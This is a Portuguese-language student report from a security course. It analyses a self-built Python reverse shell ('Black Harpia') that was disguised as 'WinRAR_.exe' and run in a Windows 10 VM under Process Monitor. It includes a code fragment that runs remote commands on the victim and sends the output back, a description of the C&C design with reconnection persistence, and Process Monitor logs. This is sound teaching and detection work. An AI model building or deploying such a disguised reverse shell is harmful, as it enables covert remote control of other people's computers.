



Relatório de Atividade Orientada a Ensino

Acadêmicos: Matheus Sopran Gil, Felipe dos Anjos Santana Rodrigues

RGA: 202219070139, 202219070589

Professor: Carlos Alberto da Silva

Atividade: Atividade orientada a ensino sobre Segurança computacional (Reverse Shell)

1. Introdução

O objetivo dessa atividade se encontra na análise e estudo do comportamento de um ataque de *Reverse Shell*, buscando entender seu funcionamento, o que pode ser capturado com ferramentas especializadas em processos e os impactos maliciosos desse tipo de ataque. O estudo foi conduzido em um ambiente virtualizado seguro do Windows 10.

2. Conceito de Reverse Shell

Reverse Shell é uma técnica na qual o sistema infectado inicia uma conexão de saída para um servidor externo controlado pelo atacante (C&C). Isso permite que o invasor:

- Execute comandos remotamente;
- Manipule arquivos;
- Crie subprocessos;
- Obtenha retorno de todas as ações realizadas no computador da vítima.

Esse método é em especial eficaz, porque a maioria dos firewalls (principalmente corporativos) tendem a bloquear rigorosamente conexões inbound, mas são mais flexíveis com o tráfego de saída, permitindo que o agente malicioso se esconda entre conexões legítimas.

3. Impacto Potencial:

Um ataque de Reverse Shell bem sucedido é extremamente difícil de ser detectado. A máquina comprometida pode ser manipulada por um atacante de diversas formas, incluindo não só a visualização de diretórios, aplicativos e documentos como também eliminação ou corrupção de dados e aplicativos importantes.

Os impactos de um vírus Reverse Shell não se limitam a apenas computadores pessoais ou corporativos, máquinas industriais manipuladas por computadores comprometidos também são um perigo resultante de um ataque bem sucedido por exemplo

4. Ferramentas utilizadas

As principais ferramentas utilizadas para o estudo foram:

- **Oracle VirtualBox:** Software de virtualização de código aberto utilizado para a criação e execução de máquinas virtuais. Permite emular uma diversa quantidade de sistemas operacionais de forma segura, pois máquinas virtuais são isoladas do sistema operacional principal. Para a realização dos testes, foi utilizada uma ISO do Windows 10 padrão.
- **Process Monitor:** Ferramenta avançada de monitoramento para Windows que exibe as atividades do sistema de arquivos, do Registro e dos processos ou threads em tempo real).
- **Vírus de Reverse Shell:** Foi criado um vírus em python, para fins acadêmicos, afim de simular a infecção de um *Reverse Shell*. O vírus estabelece conexão com a vítima após sua infecção com um executável malicioso e permite que o usuário escreva e execute comandos no

terminal da vítima. Foi programado persistência de rede para que pudessemos analisar tentativas de reconexões da vítima com o atacante.

- **PyInstaller**: Ferramenta de empacotamento de aplicações desenvolvidas em python. Foi utilizada para a geração do executável malicioso em Python.

5. Desenvolvimento do *Reverse Shell*


O *Black Harpia* consiste em um *reverse shell* criado e implementado inteiramente em *Python*. Sua concepção tomou como referência as principais características do *Meterpreter*, *payload* clássico utilizado em operações de comando e controle durante testes de intrusão.

A ferramenta é dividida em dois componentes distintos:

Server: executado unicamente na estação do atacante, funciona como centro de comando e controle (C&C). Graças ao emprego de threads independentes, é capaz de atender simultaneamente várias vítimas, mantendo comunicação bidirecional estável e sem bloqueios.

Client: implantado na máquina comprometida, atua como ponte entre o sistema alvo e o operador remoto. Ele recebe comandos do controlador, executa-os localmente e devolve os resultados. O agente possui lógica de persistência de conexão: quando o controlador fica inacessível (por queda de rede, reinicialização, etc.), o cliente entra em loop de reconexão automática até que o servidor volte a estar disponível, restabelecendo imediatamente a sessão reversa.

Essa estratégia garante que a comunicação seja retomada de forma transparente assim que o atacante retornar ao ambiente de controle, conferindo ao *Black Harpia* alta resiliência e continuidade operacional.



Fluxograma do *Black Harpia*

```

import subprocess
import socket

def shell(args, server: socket.socket):
    response = '\033[1;92msuccess\033[0;0m, command executed.'
    command = " ".join(args)

    try:
        # creation of the subprocess with the execution of the command
        execution = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        out, err = execution.communicate()

        if out: response = out.decode('utf-8', 'ignore')
        elif err: response = err.decode('utf-8', 'ignore')

    except subprocess.CalledProcessError as e:
        response = f"Error executing command: {e.stderr}"

    # Sending the execution response
    server.send(f'\n{response}\n'.encode('utf-8'))

```


Trecho do código que faz a execução de comandos no sistema da vítima

6. Análise comportamental

Com o executável malicioso instalado na máquina virtual e sob o nome falso “WinRAR_”, o Process Monitor foi então executado, começando a analisar todos os processos ocorrendo no Windows 10. Importante destacar que o processo de identificação de comportamentos anômalos é mais fácil em uma máquina virtual de testes do que uma máquina real devido a falta de interferência de outras aplicações e serviços que o usuário comum geralmente possui.

Suspeitos:

A análise inicial começou buscando processos que estivessem realizando operações de conexão TCP. O Process Monitor revelou alguns processos que se encaixavam no critério, como o `svchost.exe`, mas rapidamente foram identificados como processos naturais do Windows 10, reduzindo nossos suspeitos até chegarmos no `WinRAR_.exe` (executável malicioso)



Time ...	Process Name	PID	Operation	Path	Result	Detail
9:03:3...	DllHost.exe	7164	Thread Exit		SUCCESS	Thread ID: 8108, ...
9:03:3...	DllHost.exe	7164	Process Exit		SUCCESS	Exit Status: 0, User...
9:03:3...	Explorer.EXE	1916	Thread Create		SUCCESS	Thread ID: 2020
9:03:3...	OneDrive.exe	4212	Thread Create		SUCCESS	Thread ID: 2692
9:03:3...	svchost.exe	5444	Thread Create		SUCCESS	Thread ID: 4052
9:03:4...	svchost.exe	1040	TCP Receive	cobaia:50146 -> 72.153.5.61:https	SUCCESS	Length: 0, sequen...
9:03:4...	svchost.exe	1040	TCP Disconnect	cobaia:50146 -> 72.153.5.61:https	SUCCESS	Length: 0, sequen...
9:03:4...	WinRAR_.exe	5176	Thread Exit		SUCCESS	Thread ID: 8904, ...
9:03:4...	WinRAR_.exe	5176	Thread Exit		SUCCESS	Thread ID: 4564, ...
9:03:4...	RuntimeBroker...	7420	Thread Exit		SUCCESS	Thread ID: 5372, ...
9:03:4...	msedge.exe	2724	Load Image	C:\Windows\System32\wevtapi.dll	SUCCESS	Image Base: 0x7fa...
9:03:4...	taskmgr.exe	4496	Thread Exit		SUCCESS	Thread ID: 2284, ...
9:03:4...	WinRAR_.exe	3616	Thread Exit		SUCCESS	Thread ID: 7508, ...
9:03:4...	WinRAR_.exe	3616	Thread Exit		SUCCESS	Thread ID: 4356, ...
9:03:4...	svchost.exe	1892	UDP Send	cobaia:59269 -> GPT-2731GN2A4P-N2...	SUCCESS	Length: 42, sequ...
9:03:4...	svchost.exe	748	Process Create	C:\Windows\system32\backgroundTas...	SUCCESS	PID: 436, Comm...
9:03:4...	backgroundTas...	436	Process Start		SUCCESS	Parent PID: 748, C...
9:03:4...	backgroundTas...	436	Thread Create		SUCCESS	Thread ID: 2376
9:03:4...	backgroundTas...	436	Load Image	C:\Windows\System32\backgroundTas...	SUCCESS	Image Base: 0x7ff6...
9:03:4...	TextInputHost...	8560	Thread Exit		SUCCESS	Thread ID: 4996, ...
9:03:4...	TextInputHost...	8560	Thread Exit		SUCCESS	Thread ID: 4624, ...
9:03:4...	backgroundTas...	436	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fa...
9:03:4...	backgroundTas...	436	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7fa...
9:03:4...	backgroundTas...	436	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7fa...
9:03:4...	backgroundTas...	436	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7fa...
9:03:4...	backgroundTas...	436	Thread Create		SUCCESS	Thread ID: 3692

Showing 169 of 70,438 events (0.23%) Backed by virtual memory

Exemplo de processos inicialmente suspeitos, capturados pelo Process Monitor

Execução de Comandos com Reverse Shell:

Testamos a execução de comandos com Reverse Shell para monitorar os processos capturados no Process Monitor e testar seu potencial malicioso para fins acadêmicos. Dentre os comandos executados, buscamos manter

os testes simplificados, usando apenas comandos simples como execução de arquivos, comandos de diretórios e criação/manipulação de pastas.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:10:3...	WinRAR_exe	3616	TCP TCPCopy	cobaia:50180 -> ec2-56-125-17-57.sa-e...	SUCCESS	Length: 3, sequen...
9:10:3...	WinRAR_exe	3616	TCP Receive	cobaia:50180 -> ec2-56-125-17-57.sa-e...	SUCCESS	Length: 3, sequen...
9:10:3...	WinRAR_exe	3616	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 5364, Comma...
9:10:3...	WinRAR_exe	3616	Thread Create		SUCCESS	Thread ID: 8096
9:10:3...	WinRAR_exe	3616	Thread Create		SUCCESS	Thread ID: 6616
9:10:3...	WinRAR_exe	3616	Thread Exit		SUCCESS	Thread ID: 8096, ...
9:10:3...	WinRAR_exe	3616	Thread Exit		SUCCESS	Thread ID: 6616, ...
9:10:3...	WinRAR_exe	3616	TCP Send	cobaia:50180 -> ec2-56-125-17-57.sa-e...	SUCCESS	Length: 556, starti...

Event Properties

Event Process Stack

Date: 11/19/2025 9:10:38.3492800 PM

Thread: j1336

Class: Process

Operation: Process Create

Result: SUCCESS

Path: C:\Windows\system32\cmd.exe

Duration: 0.0000000

PID: 5364

Command line: C:\Windows\system32\cmd.exe /c "dir"

Utilização do comando *dir* do Windows 10 em uma Reverse Shell

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:14:0...	WinRAR_exe	3616	CreateFile	C:\Windows\System32\cmd.exe	SUCCESS	Desired Access: R...
9:14:0...	WinRAR_exe	3616	QuerySecurityFile	C:\Windows\System32\cmd.exe	SUCCESS	Information: Label
9:14:0...	WinRAR_exe	3616	QueryNameInfo...	C:\Windows\System32\cmd.exe	SUCCESS	Name: \Windows\...
9:14:0...	WinRAR_exe	3616	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 7164, Comma...
9:14:0...	WinRAR_exe	3616	QuerySecurityFile	C:\Windows\System32\cmd.exe	SUCCESS	Information: Owner...
9:14:0...	WinRAR_exe	3616	CreateFile	C:\Windows\appatch\sysmain.sdb	SUCCESS	Desired Access: G...
9:14:0...	WinRAR_exe	3616	QueryBasicInfor...	C:\Windows\appatch\sysmain.sdb	SUCCESS	CreationTime: 11/1...
9:14:0...	WinRAR_exe	3616	CloseFile	C:\Windows\appatch\sysmain.sdb	SUCCESS	
9:14:0...	WinRAR_exe	3616	QueryBasicInfor...	C:\Windows\System32\cmd.exe	SUCCESS	CreationTime: 11/1...
9:14:0...	WinRAR_exe	3616	QueryBasicInfor...	C:\Windows\System32\cmd.exe	SUCCESS	CreationTime: 11/1...
9:14:0...	WinRAR_exe	3616	QueryNameInfo...	C:\Windows\System32\cmd.exe	SUCCESS	Name: \Windows\...
9:14:0...	WinRAR_exe	3616	CreateFile	C:\Windows\appatch\sysmain.sdb	SUCCESS	Desired Access: G...
9:14:0...	WinRAR_exe	3616	CloseFile	C:\Windows\appatch\sysmain.sdb	SUCCESS	
9:14:0...	WinRAR_exe	3616	CreateFile	C:\Windows\appatch\sysmain.sdb	SUCCESS	Desired Access: G...
9:14:0...	WinRAR_exe	3616	CloseFile	C:\Windows\appatch\sysmain.sdb	SUCCESS	
9:14:0...	WinRAR_exe	3616	CloseFile	C:\Windows\System32\cmd.exe	SUCCESS	
9:14:0...	WinRAR_exe	3616	Thread Create		SUCCESS	Thread ID: 1308
9:14:0...	WinRAR_exe	3616	TCP TCPCopy	cobaia:50180 -> ec2-56-125-17-57.sa-e...	SUCCESS	Length: 47, sequ...
9:14:0...	WinRAR_exe	3616	TCP Receive	cobaia:50180 -> ec2-56-125-17-57.sa-e...	SUCCESS	Length: 47, sequ...
9:14:0...	WinRAR_exe	3616	Thread Create		SUCCESS	Thread ID: 3972
9:14:0...	WinRAR_exe	3616	Thread Exit		SUCCESS	Thread ID: 3972, ...
9:14:0...	WinRAR_exe	3616	Thread Exit		SUCCESS	Thread ID: 1308, ...
9:14:0...	WinRAR_exe	3616	TCP Send	cobaia:50180 -> ec2-56-125-17-57.sa-e...	SUCCESS	Length: 41, starti...

Showing 23 of 127,010 events (0.018%) Backed by virtual memory

Criação de uma pasta qualquer

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:01:...	cmd.exe	4924	Load Image	C:\Windows\System32\cfgmgr32.dll	SUCCESS	Image Base: 0x7ffa...
10:01:...	cmd.exe	4924	Load Image	C:\Windows\System32\OneCoreCommonProxyStub.dll	SUCCESS	Image Base: 0x7ffa...
10:01:...	cmd.exe	4924	Process Create	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	SUCCESS	PID: 9052, Comma...
10:01:...	msedge.exe	9052	Process Start		SUCCESS	Parent PID: 4924, ...
10:01:...	msedge.exe	9052	Thread Create		SUCCESS	Thread ID: 5424
10:01:...	cmd.exe	4924	Load Image	C:\Windows\System32\pcacld.dll	SUCCESS	Image Base: 0x7ffa...
10:01:...	cmd.exe	4924	Load Image	C:\Windows\System32\vmpr.dll	SUCCESS	Image Base: 0x7ffa...
10:01:...	cmd.exe	4924	Load Image	C:\Windows\System32\ufc_os.dll	SUCCESS	Image Base: 0x7ffa...
10:01:...	cmd.exe	4924	Load Image	C:\Windows\System32\setupapi.dll	SUCCESS	Image Base: 0x7ffa...

Event Properties

Event Process Stack

Date: 11/19/2025 10:01:15.4025450 PM

Thread: 9004

Class: Process

Operation: Process Start

Result: SUCCESS

Path:

Duration: 0.0000000

Parent PID: 4924

Command line: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument http://www.google.co...

Current directory: C:\Users\vitima\Documents\

Environment:

==::\

= C:= C:\Users\vitima\Documents

ALLUSERSPROFILE= C:\ProgramData

APPDATA= C:\Users\vitima\AppData\Roaming

CommonProgramFiles= C:\Program Files\Common Files

CommonProgramFiles(x86)= C:\Program Files (x86)\Common Files

CommonProgramW6432= C:\Program Files\Common Files

COMPUTERNAME= COBAIA

ComSpec= C:\Windows\system32\cmd.exe

DriverData= C:\Windows\System32\Drivers\DriverData

FPS_BROWSER_APP_PROFILE_STRING= Internet Explorer

FPS_BROWSER_USER_PROFILE_STRING= Default



Google

https://www.google.com/?zx=1763604078360&no_sw_cr=1

Gmail Imagens

Fazer login

Google

Pesquisa Google

Estou com sorte

Brasil

Sobre Publicidade Negócios Como funciona a Pesquisa Privacidade Termos Configurações



Teste de abertura de programas executáveis.

Comportamento analisado:

O Process Monitor foi capaz de identificar diferentes tipos de processos sendo executados, desde conexões TCP até criação de pastas e comandos de CMD.

Para melhor filtrar os resultados, capturamos o PID (Identificador de Processo) do programa malicioso, e a partir dele foi possível capturar processos filhos sendo gerados, o PID de processos pais e a captura da linha de comando executada.

Com essa análise, foi possível ver com mais detalhes quais recursos e processos do computador são invocados quando comandos são executados sigilosamente (sem notificar o usuário).